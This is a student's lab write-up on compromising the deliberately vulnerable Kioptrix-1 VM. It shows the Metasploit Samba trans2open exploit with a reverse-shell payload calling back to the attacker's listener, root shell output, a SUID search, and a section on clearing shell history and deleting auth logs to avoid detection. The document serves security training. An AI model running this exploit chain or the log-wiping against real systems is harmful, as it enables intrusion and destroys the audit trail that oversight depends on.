



Kioptrix-1 VM Challenge Report

Akshay C
05/08/2024

Introduction.....	2
Reconnaissance.....	2
Method.....	2
Findings.....	3
Scanning and Enumeration.....	3
Port Scanning with Nmap.....	3
Method.....	3
Findings.....	4
Vulnerability Assessment.....	4
Vulnerability Identified.....	5
Exploitation Details.....	5
Exploitation.....	5
Tool: Metasploit.....	5
Exploit Used.....	5
Result.....	7
Post-Exploitation.....	7
Privilege Escalation.....	8
Additional Checks.....	8
SUID Binaries.....	8
Command Used:.....	8
Explanation:.....	9
Findings.....	9
Covering Tracks.....	9
Reflections and Challenges.....	10
Challenges.....	10
1. Initial Difficulty in Identifying the Samba Version Vulnerability.....	10
2. Ensuring the Correct Payload Was Selected in Metasploit.....	10
Lessons Learned:.....	10
Importance of Thorough Enumeration.....	10
Importance of Post-Exploitation Steps.....	10
Conclusion.....	11
Key Achievements.....	11
1. Successful Compromise of the Kioptrix-1 VM:.....	11
2. Application of Penetration Testing Techniques:.....	11

3. Practical Experience and Methodological Refinement:..... 11

Introduction

The primary objective of this challenge was to conduct a penetration test on the Kioptrix-1 virtual machine, simulating a real-world attack scenario. The goal was to identify and exploit vulnerabilities within the system to gain root access and retrieve the root flag. This assignment provided an opportunity to apply various cybersecurity techniques, including reconnaissance, scanning, enumeration, vulnerability assessment, exploitation, and post-exploitation.

The tools employed for this task included Kali Linux as the primary attacking platform, alongside utilities such as Nmap for network mapping, Enum4Linux for SMB enumeration, and Metasploit for exploitation. Each phase of the penetration test was carefully executed to gather information, identify potential weaknesses, and ultimately exploit the system's vulnerabilities.

This report details the methodologies used, the findings at each stage, and the steps taken to achieve the final objective. It also reflects on the challenges encountered and the lessons learned throughout the process.


Reconnaissance

The first step in the penetration testing process was reconnaissance, aimed at discovering the IP address of the target Kioptrix-1 VM. This was accomplished using the **netdiscover** tool, a passive network discovery utility commonly used to identify live hosts within a specified network range.

Method

The netdiscover command was executed with the appropriate network range to scan for active devices. The network range was determined based on the network configuration of the attacking machine (Kali Linux). The command used was:

“netdiscover -r 172.20.10.0/24”



```
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 172.20.10.4   | b4:b5:b6:f1:25:d1 | 1     | 60  | CHONGQING FUGUI ELECTRONICS CO.,LTD. |
| 172.20.10.5   | 08:00:27:26:09:85 | 1     | 60  | PCS Systemtechnik GmbH |
| 172.20.10.1   | 8a:1e:5a:d3:b2:64 | 1     | 60  | Unknown vendor |
```

Findings

Upon executing the command, netdiscover provided a list of all active devices on the network along with their corresponding IP addresses and MAC addresses. Among the discovered hosts, the Kioptrix-1 VM was identified with the IP address **172.20.10.5**. This address was confirmed by cross-referencing the MAC address with the known MAC address of the VirtualBox VM network adapter.

This initial reconnaissance step was crucial as it established the target's network presence and provided the IP address necessary for subsequent scanning and enumeration activities.


Scanning and Enumeration

Port Scanning with Nmap

Following the identification of the target's IP address, the next step involved conducting a comprehensive port scan using Nmap. This was done to identify open ports and the services running on them, which are potential entry points for exploitation.

Method

To thoroughly scan the target, the following Nmap command was used:



```
(cyber@akshay)-[~]
$ nmap sudo nmap -sC -p- 172.20.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 16:3
4 IST
Nmap scan report for 172.20.10.5
Host is up (0.024s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind
| rpcinfo:
| program version  port/proto  service
| 100000  2           111/tcp    rpcbind
| 100000  2           111/udp    rpcbind
| 100024  1           32768/tcp  status
|_ 100024  1           32768/udp  status
139/tcp   open  netbios-ssn
443/tcp   open  https
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryN
ame=--
```

- **-sC**: This option enabled the default script scan, which utilizes a collection of scripts for common tasks like detecting the service version, checking for known vulnerabilities, and more.
- **-p-**: This option ensured that all 65,535 TCP ports were scanned, rather than just the commonly used ones.

Findings

The scan revealed several open ports, each associated with different services. The identified open ports and services were:

- **Port 22 (SSH)**: This port is typically used for secure shell access, indicating the presence of an SSH service.
- **Port 80 (HTTP)**: Hosting a web service, likely an Apache server as inferred from further enumeration.
- **Port 111 (RPC)**: The presence of RPCbind service, which maps Remote Procedure Call (RPC) program numbers to network addresses.
- **Port 139 (NetBIOS)**: Associated with NetBIOS Session Service, used for network file sharing.
- **Port 443 (HTTPS)**: Indicates a secure web service, possibly running with SSL/TLS.
- **Port 32768 (status)**: Typically used for high-numbered ephemeral ports, potentially exposing RPC-related services.

These open ports provided crucial information about the services running on the target machine, which helped guide the subsequent phases of enumeration and exploitation. The presence of services like SSH, HTTP, and NetBIOS suggested possible attack vectors, such as weak credentials, outdated software, or misconfigurations.

Vulnerability Assessment

During the vulnerability assessment phase, a critical vulnerability was identified in the Kioptrix-1 VM related to the Samba service. The specific vulnerability, tracked as **CVE-2003-0201**, is a buffer overflow vulnerability in the Samba service, particularly in the

`trans2open` function. This vulnerability allows for remote code execution, which could enable an attacker to gain unauthorized access to the system.

Vulnerability Identified

The Samba `trans2open` function contains a buffer overflow flaw that can be exploited by sending specially crafted packets. This vulnerability allows an attacker to execute arbitrary code on the affected system with the same privileges as the Samba service, which often runs with elevated privileges. This flaw was particularly critical as it affected multiple versions of Samba and was widely known at the time.

Exploitation Details

The exploitation process involved using Metasploit to leverage the identified vulnerability. The specific exploit used was `exploit/linux/samba/trans2open`, which targets the buffer overflow in the Samba `trans2open` function.

Exploitation

In this phase, the identified Samba vulnerability (CVE-2003-0201) was exploited to gain unauthorized access to the Kioptrix-1 VM. Metasploit was utilized for this purpose, specifically employing the `exploit/linux/samba/trans2open` module.

Tool: Metasploit

Metasploit provides a robust set of tools and exploits that simplify the process of exploiting vulnerabilities. For this task, the exploit module `exploit/linux/samba/trans2open` was chosen, which targets the Samba vulnerability allowing for arbitrary command execution.

Exploit Used

This exploit targets the buffer overflow vulnerability in the `trans2open` function of the Samba service. By sending a crafted request, the exploit causes a stack overflow, which can lead to arbitrary code execution.

```

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 172.20.10.5
RHOSTS => 172.20.10.5
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 172.20.10.5:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 172.20.10.5:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 172.20.10.5: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > back
msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > show targets

Exploit targets:
--
Id  Name
--  --
0   Samba 2.2.x - Bruteforce (1 scanned in 81.81 seconds)

```

```

msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
--
Name      Current Setting  Required  Description
--  --  --  --
RHOSTS    172.20.10.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139             yes       The target port (TCP)

Payload options (generic/shell_reverse_tcp):
--
Name      Current Setting  Required  Description
--  --  --  --
LHOST     172.20.10.2     yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
--
Id  Name
--  --
0   Samba 2.2.x - Bruteforce (1 scanned in 81.81 seconds)

```

- Here payload used is : generic/shell_reverse

```
cyber@akshay: ~  
File Actions Edit View Help  
Exploit target: 32768/tcp status  
                32768/udp status  
--  
Id Name on netbios-ssn  
--  
0 Samba 2.2.x - Bruteforce localhost:localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryN  
Not valid before: 2009-08-26T09:32:00  
Not valid after: 2019-08-26T09:32:00  
View the full module info with the info, or info -d command.  
msf6 exploit(linux/samba/trans2open) > run  
[*] Started reverse TCP handler on 172.20.10.2:4444  
[*] 172.20.10.5:139 - Trying return address 0xbffffdfc ...  
[*] 172.20.10.5:139 - Trying return address 0xbffffcfc ...  
[*] 172.20.10.5:139 - Trying return address 0xbffffbfc ...  
[*] 172.20.10.5:139 - Trying return address 0xbffffafc ...  
[*] 172.20.10.5:139 - Trying return address 0xbffff9fc ...  
[*] 172.20.10.5:139 - Trying return address 0xbffff8fc ...  
[*] 172.20.10.5:139 - Trying return address 0xbffff7fc ...  
[*] 172.20.10.5:139 - Trying return address 0xbffff6fc ...  
[*] Command shell session 1 opened (172.20.10.2:4444 → 172.20.10.5:32769) at 2024-08-05 17:16:18 +0530  
[*] Command shell session 2 opened (172.20.10.2:4444 → 172.20.10.5:32770) at 2024-08-05 17:16:20 +0530  
[*] Command shell session 3 opened (172.20.10.2:4444 → 172.20.10.5:32771) at 2024-08-05 17:16:21 +0530  
[*] Command shell session 4 opened (172.20.10.2:4444 → 172.20.10.5:32772) at 2024-08-05 17:16:22 +0530  
whoami  
root  
id  
id=0(root) gid=0(root) groups=99(nobody)
```

Result

The exploit was successful, and a reverse shell was obtained with root privileges. This allowed for full control over the target system, including access to sensitive information and the ability to conduct further attacks or maintain persistence. The exploitation demonstrated the critical impact of unpatched vulnerabilities and the importance of timely security updates. The successful compromise of the system also facilitated the retrieval of the root flag, marking the completion of the primary objective.

Post-Exploitation

After successfully exploiting the Kioptrix-1 VM and obtaining root access, several post-exploitation tasks were carried out to ensure a thorough understanding of the system's security state and to cover any tracks left behind. Here's a detailed explanation of the actions taken during this phase:

Privilege Escalation

Upon obtaining the reverse shell, it was confirmed that the session already had root privileges. This negated the need for further privilege escalation attempts. However, additional checks were performed to ensure that no other methods of escalation were available, which could be useful in different scenarios or for securing systems.


Additional Checks

SUID Binaries

A common post-exploitation task is to check for SUID binaries, which are files that can be executed with elevated privileges. Such binaries can sometimes be misconfigured, providing a potential avenue for privilege escalation.

Command Used:

```
"find / -perm -4000 -type f 2>/dev/null"
```

A terminal window with a dark background and a dragon watermark. The terminal shows the execution of the command 'find / -perm -4000 -type f 2>/dev/null' from a root prompt. The output lists various SUID binaries across the system, including /usr/bin/suidperl, /usr/bin/sperl5.6.0, /usr/bin/chage, /usr/bin/gpasswd, /usr/bin/at, /usr/bin/passwd, /usr/bin/chfn, /usr/bin/chsh, /usr/bin/newgrp, /usr/bin/crontab, /usr/bin/ssh, /usr/bin/rcp, /usr/bin/rlogin, /usr/bin/rsh, /usr/bin/sudo, /usr/sbin/ping6, /usr/sbin/traceroute6, /usr/sbin/sendmail, /usr/sbin/usernetctl, /usr/sbin/traceroute, /usr/sbin/suexec, /bin/ping, /bin/mount, /bin/umount, /bin/su, /sbin/pwdb_chkpwd, and /sbin/unix_chkpwd.

```
root
find / -perm -4000 -type f 2>/dev/null
/usr/bin/suidperl
/usr/bin/sperl5.6.0
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/ssh
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/sudo
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/sendmail
/usr/sbin/usernetctl
/usr/sbin/traceroute
/usr/sbin/suexec
/bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/pwdb_chkpwd
/sbin/unix_chkpwd
```

Explanation:

This command searches the entire file system for files with the SUID bit set (`-4000`), which means these files are executed with the permissions of their owner (typically root) rather than the user running them. The `2>/dev/null` part redirects any error messages to `/dev/null` to keep the output clean.

Findings

The search revealed several SUID binaries, including:

- `/usr/bin/suidperl`
- `/usr/bin/passwd`
- `/usr/bin/chsh`
- `/usr/bin/chfn`
- `/usr/bin/sudo`
- `/usr/sbin/sendmail`
- `/bin/su`

Among these, **suidperl** stood out as a potential security risk due to its history of vulnerabilities, which could allow arbitrary code execution with elevated privileges. However, the specific version and configuration were not tested further, as root access had already been obtained.

Covering Tracks

To maintain operational security and prevent detection, steps were taken to clear logs and history files. The command used for clearing history is `'history -c'`. There also deleted log files.

```
history -c  
/var/log/auth.log
```

Reflections and Challenges

Challenges

1. Initial Difficulty in Identifying the Samba Version Vulnerability

During the reconnaissance and scanning phase, pinpointing the exact version of Samba and its associated vulnerabilities proved to be challenging. The initial scans provided a broad range of potential vulnerabilities, which made it difficult to narrow down the specific one that could be exploited. This difficulty highlighted the need for more precise and targeted scanning techniques, and the importance of using additional enumeration tools to corroborate the findings.

2. Ensuring the Correct Payload Was Selected in Metasploit

Selecting the correct payload in Metasploit was another challenge. With multiple payload options available for the Samba vulnerability, it was crucial to choose one that was not only compatible with the identified version but also suited the specific environment of the target machine. This required a deeper understanding of the payload options and their implications, as well as careful testing to ensure successful exploitation.

Lessons Learned:

Importance of Thorough Enumeration

The experience underscored the significance of thorough enumeration during the reconnaissance phase. Effective enumeration can reveal crucial details about the target system, including software versions and potential attack vectors, which are essential for identifying vulnerabilities accurately. Comprehensive enumeration helps in reducing ambiguity and guiding the exploitation phase more effectively.

Importance of Post-Exploitation Steps

The post-exploitation phase is crucial for maintaining access, evading detection, and further exploring the compromised system. Implementing post-exploitation techniques such as cleaning up logs and securing access channels helps in avoiding detection and ensuring that the exploitation remains effective over time. This aspect of the process is

often overlooked but is vital in a real-world scenario where persistence and stealth are key to successful engagements.

Conclusion

In this assignment, I successfully compromised the Kioptrix-1 VM and retrieved the root flag, demonstrating a comprehensive understanding of penetration testing techniques. The engagement involved a series of methodical steps, including reconnaissance, scanning, enumeration, vulnerability assessment, exploitation, and post-exploitation.

Key Achievements

1. Successful Compromise of the Kioptrix-1 VM:

By following a structured approach, I was able to identify and exploit vulnerabilities within the Kioptrix-1 VM, ultimately gaining root access. This achievement highlights my ability to apply theoretical knowledge in a practical setting and effectively execute penetration testing strategies.

2. Application of Penetration Testing Techniques:

The exercise involved using a variety of penetration testing techniques, such as network scanning, vulnerability assessment, and exploitation. This experience demonstrated my proficiency in identifying and leveraging vulnerabilities, as well as my capability to adapt to different scenarios and tools within the penetration testing process.

3. Practical Experience and Methodological Refinement:

Throughout the engagement, I encountered and overcame several challenges, which provided valuable insights into handling real-world scenarios. This practical experience has been instrumental in refining my methodologies and understanding the ways of penetration testing. It has also reinforced the importance of thorough preparation, careful execution, and continuous learning in the field of cybersecurity.

